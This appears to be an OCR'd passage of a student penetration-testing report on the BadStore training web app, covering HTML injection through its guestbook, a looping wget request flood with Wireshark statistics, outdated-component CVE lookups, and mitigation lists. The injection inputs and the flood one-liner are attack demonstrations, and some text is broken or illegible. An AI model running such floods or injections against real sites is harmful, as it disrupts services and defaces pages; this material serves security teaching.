
This would come under the MITRE ATT&CK technique of **Unsecured Credentials**

Mitigation :

1. Access controls: Restrict access to sensitive data based on user roles and needs.
2. Encryption: Encrypt sensitive data in transit and at rest.
3. . Secure protocols: Use secure communication protocols like HTTPS and SFTP.

4.7 HTML Injection:

HTML injection is a type of injection vulnerability that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page.It involves injecting malicious code into a website's URL or input. When the user interacts with the site, the injected code is reflected back to them and executed, potentially leading to security vulnerabilities and unauthorized actions.


kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

192.168.1.9/cgi-bin/badstore.cgi?action=guestbook

Welcome d41d8cd98f00b204e9800998ecf8427e - Cart contains 0 items at $0.00

Sign our Guestbook!


Please complete this form to sign our Guestbook. The email field is not required, but helps us contact you to respond to your feedback. Thanks!

Your Name:
Email: <div style="background-color: yellow";>Highlighted conte
Comments:

Figure 4.7.1

Example Scenario:

- An attacker manipulates the input field (e.g., #<div style="background-color: yellow;">Highlighted content</div>).



Welcome d41d8cd98f00b204e9800998ecf8427e - Cart contains 0 items at $0.00

Guestbook

Wednesday, February 18, 2004 at 07:42:34: **Joe Shopper** joe@microsoft.com

This is a great site! I'm going to shop here every day.

Wednesday, February 18, 2004 at 11:41:07: **John Q. Public** jqp@whitehouse.gov

Let me know when the summer items are in.

Friday, February 20, 2004 at 14:05:22: **Big Spender** billg@microsoft.com

Where's the big ticket items?

Sunday, February 22, 2004 at 06:16:05: **Evil Hacker** s8n@haxor.com

You have no security! I can own your site in less than 2 minutes. Pay me $100,000 US currency by the end of day Friday, or I will hack you offline and sell the credit card numbers I found on your site. Send the money direct to my PayPal account.

Friday, August 9, 2024 at 09:12:10:

This is comment

Friday, August 9, 2024 at 09:20:14:

Visit Googlr

Friday, August 9, 2024 at 09:21:29: **Visit Googlr**

Friday, August 9, 2024 at 09:23:01: This text is blue.>This text is blue.

Friday, August 9, 2024 at 09:24:04: Highlighted content>

Figure 4.7.2

An attacker can insert malicious code into a website that changes the website's content, such as the text on the homepage, images, or videos. The attacker can also insert malicious links that redirect users to malicious websites.

Mitigation:

1. Input Validation and Sanitization To enhance security, rigorously validate user inputs, ensuring they adhere to expected formats. Use robust sanitization techniques to cleanse user-generated content, thwarting any attempts at injecting harmful code and bolstering overall system protection


2.Enforcing the utilization of HTTP-only cookies is crucial to counter session hijacking threats. By limiting cookie access to only HTTP communication, this security measure effectively safeguards user sessions against unauthorized exploitation.

3. Content Security Policy (CSP) Content Security Policy (CSP) is a vital web security measure. By defining a CSP, websites can limit external script execution and counter the injection risks, bolstering overall protection against malicious attacks.This prevents any unauthorized external scripts from running on the site, ensuring that data remains secure and protected from potential hackers attempting to inject malicious code.

4.8 Denial Of Service:

DoS attacks generally take one of two forms. They either flood web services or crash them.Flooding attacks are the more common form. These occur when the attacked system is overwhelmed by large amounts of traffic that the server is unable to handle. The system eventually stops.A SYN flood is a variation that exploits a vulnerability in the TCP connection sequence. This is often referred to as the three-way handshake connection with the host and the server. The targeted server receives a request to begin the handshake. But, in a SYN flood, the handshake is never completed. That leaves the connected port as occupied and unavailable to process further requests

<u>Vulnerability</u> :Apache HTTP Server 1.3.28, mod_ssl 2.8.15, and OpenSSL 0.9.7c may not explicitly show DoS vulnerabilities, their outdated nature makes them highly susceptible to a range of security issues, including DoS attacks.


kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~


```
┌──(kali㉿kali)-[~]
└─$ while true; do
 wget -qO- 192.168.1.9 > /dev/null
done
```

Figure 4.8.1

This command-line utility is used for downloading files from the web. In typical usage, wget fetches files and saves them locally. However, in this script, it's used for sending HTTP requests.In this script, wget is used to send requests, not to download files. The output of wget is discarded, so no files are saved or downloaded. The script's purpose is to continuously generate HTTP requests to the specified server, which is useful for stress testing or simulating high traffic scenarios.

The outcome can be seen in wireshark:

BeforeDOS attack the packet length & count of packets was quite lesser, post DOS it spi




Wireshark · Packet Lengths · eth0

Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
Packet Lengths	27	208.56	54	2974	0.0006	100%	0.1300	0.000
0-19	0	-	-	-	0.0000	0.00%	-	-
20-39	0	-	-	-	0.0000	0.00%	-	-
40-79	23	59.30	54	74	0.0005	85.19%	0.1000	0.000
80-159	1	82.00	82	82	0.0000	3.70%	0.0100	10.834
160-319	1	180.00	180	180	0.0000	3.70%	0.0100	0.000
320-639	0	-	-	-	0.0000	0.00%	-	-
640-1279	1	1031.00	1031	1031	0.0000	3.70%	0.0100	0.000
1280-2559	0	-	-	-	0.0000	0.00%	-	-
2560-5119	1	2974.00	2974	2974	0.0000	3.70%	0.0100	0.000
5120 and greater	0	-	-	-	0.0000	0.00%	-	-

Display filter:

Figure 4.8.2

Post DOS Attack:



Wireshark · Packet Lengths · eth0

Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
Packet Lengths	123697	335.69	42	3951	0.9545	100%	1.4500	42.290
0-19	0	-	-	-	0.0000	0.00%	-	-
20-39	0	-	-	-	0.0000	0.00%	-	-
40-79	91644	58.11	42	74	0.7071	74.09%	1.0700	42.290
80-159	7	86.29	82	92	0.0001	0.01%	0.0100	4.544
160-319	8575	180.03	180	217	0.0662	6.93%	0.1000	0.390
320-639	0	-	-	-	0.0000	0.00%	-	-
640-1279	8344	1031.00	1031	1031	0.0644	6.75%	0.1000	42.292
1280-2559	13120	1523.98	1514	2491	0.1012	10.61%	0.1800	0.392
2560-5119	2007	3017.32	2974	3951	0.0155	1.62%	0.0700	104.575
5120 and greater	0	-	-	-	0.0000	0.00%	-	-

Display filter:

Figure 4.8.3

Mitigation:

1. Ensuring their website and network infrastructure is up-to-date with the latest security patches.

2. Monitoring network traffic to detect unusual patterns and take immediate action to prevent potential attacks.

3. Distributing traffic across multiple servers, a DoS attack can be prevented from overwhelming a single server or resource. Load balancing can be achieved using hardware or software solutions.


4. Limiting the rate of traffic to reach a server or resource can prevent a DoS attack from overwhelming it.

4.9 Outdated Software Components

Vulnerable and outdated components refer to software libraries, frameworks, or third-party dependencies that are used in a software application but contain security flaws or have not been updated to the latest secure version. These components can introduce security vulnerabilities into the application if they are not properly secured or updated.

Here are some examples of vulnerable and outdated components:

1. **Outdated Libraries**: If a software application uses an older version of a library or framework that contains known security vulnerabilities, it becomes vulnerable to attacks targeting those vulnerabilities. Attackers can exploit these vulnerabilities to gain unauthorized access, inject malicious code, or steal sensitive information.
2. **Unpatched Software**: When software vendors release security patches or updates to address identified vulnerabilities, it is crucial to apply these updates promptly. Failure to do so leaves the application exposed to known exploits and increases the risk of a security breach.
3. **Insecure Third-Party Components**: Many applications rely on third-party components, such as open-source libraries or external APIs. If these components have security weaknesses or are not properly integrated, they can introduce vulnerabilities into the application.
4. **Legacy Systems**: Older or legacy systems that are no longer actively maintained or supported by their vendors can pose significant security risks. They may lack the necessary security updates, making them susceptible to known exploits.



Editor: Microsoft Word 11
Operating systems: UNIX
Web servers: Apache HTTP Server 1.3.28
Web server extensions: mod_ssl 2.8.15; OpenSSL 0.9.7c

Something wrong or missing?

Generate sales leads

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.


Create a lead list →

Figure 4.9.1

Remark : From here we get software info like it is using Apache Http server 1.3.25 and mod ssl 2.8.15.


OpenSSL 0.9.7c

Reference:



CVE-ID	
CVE-2006-3747	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
Off-by-one error in the ldap scheme handling in the Rewrite module (mod_rewrite) in Apache 1.3 from 1.3.28, 2.0.46 and other versions before 2.0.59, and 2.2, when RewriteEngine is enabled, allows remote attackers to cause a denial of service (application crash) and possibly execute arbitrary code via crafted URLs that are not properly handled using certain rewrite rules.	

Figure 4.9.2


File Machine View Input Devices Help
File Edit View History Bookmarks Tools Help
Microsoft Word - final dr
CVE - Search Results
https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=mod+ssl+2.8.15
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

There are **33** CVE Records that match your search.

Name	Description
CVE-2019-0215	In Apache HTTP Server 2.4 releases 2.4.37 and 2.4.38, a bug in mod_ssl when using per-location client certificate verification with TLSv1.3 allowed a client to bypass configured access control restrictions.
CVE-2019-0190	A bug exists in the way mod_ssl handled client renegotiations. A remote attacker could send a carefully crafted request that would cause mod_ssl to enter a loop leading to a denial of service. This bug can be only triggered with Apache HTTP Server version 2.4.37 when using OpenSSL version 1.1.1 or later, due to an interaction in changes to handling of renegotiation attempts.
CVE-2018-5506	In F5 BIG-IP 13.0.0, 12.1.0-12.1.2, 11.6.1, 11.5.1-11.5.5, or 11.2.1 the Apache modules apache_auth_token_mod and mod_auth_f5_auth_token.cpp allow possible unauthenticated bruteforce on the em_server_ip authorization parameter to obtain which SSL client certificates used for mutual authentication between BIG-IQ or Enterprise Manager (EM) and managed BIG-IP devices.
CVE-2017-3169	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_ssl may dereference a NULL pointer when third-party modules call ap_hook_process_connection() during an HTTP request to an HTTPS port.
CVE-2016-4979	The Apache HTTP Server 2.4.18 through 2.4.20, when mod_http2 and mod_ssl are enabled, does not properly recognize the "SSLVerifyClient require" directive for HTTP/2 request authorization, which allows remote attackers to bypass intended access restrictions by leveraging the ability to send multiple requests over a single connection and aborting a renegotiation.
CVE-2016-0702	The MOD_EXP_CTIME_COPY_FROM_PREBUF function in crypto/bn/bn_exp.c in OpenSSL 1.0.1 before 1.0.1s and 1.0.2 before 1.0.2g does not properly consider cache-bank access times during modular exponentiation, which makes it easier for local users to discover RSA keys by running a crafted application on the same Intel Sandy Bridge CPU core as a victim and leveraging cache-bank conflicts, aka a "CacheBleed" attack.
CVE-2015-3193	The Montgomery squaring implementation in crypto/bn/asm/x86_64-mont5.pl in OpenSSL 1.0.2 before 1.0.2e on the x86_64 platform, as used by the BN_mod_exp function, mishandles carry propagation and produces incorrect output, which makes it easier for remote attackers to obtain sensitive private-key information via an attack against use of a (1) Diffie-Hellman (DH) or (2) Diffie-Hellman Ephemeral (DHE) ciphersuite.
CVE-2015-1788	The BN_GF2m_mod_inv function in crypto/bn/bn_gf2m.c in OpenSSL before 0.9.8s, 1.0.0 before 1.0.0e, 1.0.1 before 1.0.1n, and 1.0.2 before 1.0.2b does not properly handle ECParameters structures in which the curve is over a malformed binary polynomial field, which allows remote attackers to cause a denial of service (infinite loop) via a session that uses an Elliptic Curve algorithm, as demonstrated by an attack against a server that supports client authentication.
CVE-2014-4721	The phpinfo implementation in ext/standard/info.c in PHP before 5.4.30 and 5.5.x before 5.5.14 does not ensure use of the string data type for the PHP_AUTH_PW, PHP_AUTH_TYPE, PHP_AUTH_USER, and PHP_SELF variables, which might allow context-dependent attackers to obtain sensitive information from process memory by using the integer data type with crafted values, related to a "type confusion" vulnerability, as demonstrated by reading a private SSL key in an Apache HTTP Server web-hosting environment with mod_ssl and a PHP 5.3.x mod_php.
CVE-2012-6087	repository/s3/S3.php in the Amazon S3 library in Moodle through 2.2.11, 2.3.x before 2.3.9, 2.4.x before 2.4.6, and 2.5.x before 2.5.2 does not verify that the server hostname matches a domain name in the subject's Common Name (CN) or subjectAltName field of the X.509 certificate, which allows man-in-the-middle attackers to spoof SSL servers via an arbitrary valid certificate, related to an incorrect CURLOPT_SSL_VERIFYHOST value.
CVE-2011-4354	crypto/bn/bn_nist.c in OpenSSL before 0.9.8h on 32-bit platforms, as used in stunnel and other products, in certain circumstances involving ECDH or ECDHE cipher suites, uses an incorrect modular reduction algorithm in its implementation of the P-256 and P-384 NIST elliptic curves, which allows remote attackers to obtain the private key of a TLS server via multiple handshake attempts.
CVE-2011-4302	mnet/xmlrpc/client.php in MNET in Moodle 1.9.x before 1.9.14, 2.0.x before 2.0.5, and 2.1.x before 2.1.2 does not properly process the return value of the openssl_verify function, which allows remote attackers to bypass validation via a crafted certificate.
CVE-2010-3596	Unspecified vulnerability in the mod_ssl component in Oracle Secure Backup 10.3.0.2 allows remote attackers to affect integrity and availability via unknown vectors.
[illegible]	[illegible] 6.0.2.43, 6.1 before 6.1.0.33, and 7.0 before 7.0.0.11, as used in IBM WebSphere Application Server (WAS) on z/OS, does not properly handle a large HTTP request body in uploading over SSL, which might allow remote

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-6087

Figure 4.9.3

Mitigations:

